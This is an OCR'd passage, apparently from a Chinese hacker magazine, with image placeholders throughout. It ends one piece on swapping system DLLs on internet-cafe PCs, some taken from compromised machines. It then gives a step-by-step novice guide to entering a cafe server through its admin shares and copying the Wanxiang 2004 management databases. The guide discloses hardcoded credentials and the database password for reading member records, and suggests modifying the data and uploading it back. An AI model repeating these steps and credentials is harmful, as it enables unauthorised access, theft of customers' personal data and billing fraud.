


图7

如果嫌麻烦还可以用正常的SHELL32.DLL文件替换，连上自己的肉鸡直接复制一个过来就行了。一定要记得把系统目录WINDOWS\system32\shell32.dll和隐藏目录WINDOWS\system32\dllcache\shell32.dll一起替换，注意顺序，先替换WINDOWS\system32\dllcache\shell32.dll。不过XP系统是有文件保护功能的，先取消再选择保存即可。这种网吧系统只是修改了不准删除的对话框，还是可以移动文件和重命名的。

明白了修改方法后，那个任务管理器也能修改了。其实进系统后用按钮突破专家就能正常使用“结束进程”的功能。而且这种任务管理器比正常的还多好几个功能。我在网上找了个任务管理器修改器，可以给程序加密码运行，还可以提升权限。这样就可以打造自己专用的无敌任务管理器了，提前让大家看看我自己修改的（图8）。

基本上就这些了，最后我发现有的网吧里并没有那个进程保护程序，可能它不是网吧专用系统集成的。即使用的是同一套系统可能也

有所不同，所以大家遇到问题一定要先自己想办法，这样才能提高自己的水平。

（本文中所涉及到的代码和相关程序进程监控管理、execscope6.5、软件魔法师、专用加强任务管理器等光盘中有收录）




图8

菜鸟之轻松得到万象网管2004的用户数据

FLY

放寒假时，发现我们当地网吧基本都用上了万象网管2004来管理整个网吧。当我在网上邻居中看到服务器的名字就叫做“服务器”的时候，就习惯性的在“开始”－“运行”栏中输入“\\服务器\c$”，没想到还真的进入了C盘。但是进去之后并没有发现万象2004的安装文件夹，会藏到哪里呢？他的桌面上肯定有万象的快捷方式，我接着进入“Documents and Settings”－“Administrator”－“桌面”目录。果然，万象服务端的快捷方式正安安静静的躺在那里呢。在上面单击右键，选择“属性”，哈哈。起始位置已经把它显示出来了，是存放在d:\wx2004目录下的。

下面就好办了，输入“\\服务器\d$”，进入d盘，接着进入wx2004文件夹中。我们需要的文件是三个数据库文件：2004rec.mdb（上机记录和历史记录资料）、2004mem.mdb（会员资料）、2004stck.mdb（商品资料），另外还得加上吉胜的安全机制文件：SICENT.MDW（千万不要忘了哦，不然是打不开的）。

很多朋友曾经在得到数据库文件后问我，为什么使用access密码分析专家分析出来的密码不能进入数据库，提示缺少必要权限（图1）。其实就是他缺少了吉胜的安全机制文件SICENT.MDW。下面我们来看一下怎么使用它。




图1

首先我们的电脑上得有Access（在OFFICE中包含了Access），我们以OFFICE 2003为例，打开Access，选择工具／安全／工作组管理员，点击“加入”，然后选“浏览”，选择吉胜的安全机制文件SICENT.MDW的位置，然后点“确定”，如图2。

点“确定”，再点“确定”，又回到了刚打开Access时的画面，这时我们打开会员资料数据库2004mem.mdb，发现了什么？呵呵，登录对话框，在里面输入名称：“datamaintain”，密码：“万象网管是一个发展了5年的成熟的产品”。密码是中文的哦，没错，就是引号中的这句话，建议你先输入到记事本里然后复制过去，如图3，点“确定”后才会出现数据库密码输入窗口，输入“zhrmghg1949jgqz”，呵呵，是不是有种一切尽在掌握中的感觉啊，如图4。




图2




图3




图4

最后，要自己使用还是修改后再上传到服务端就是你自己的事情了。好了，最后提醒大家，千万要注意安全哦。

网吧肉鸡变凤凰

中央前回

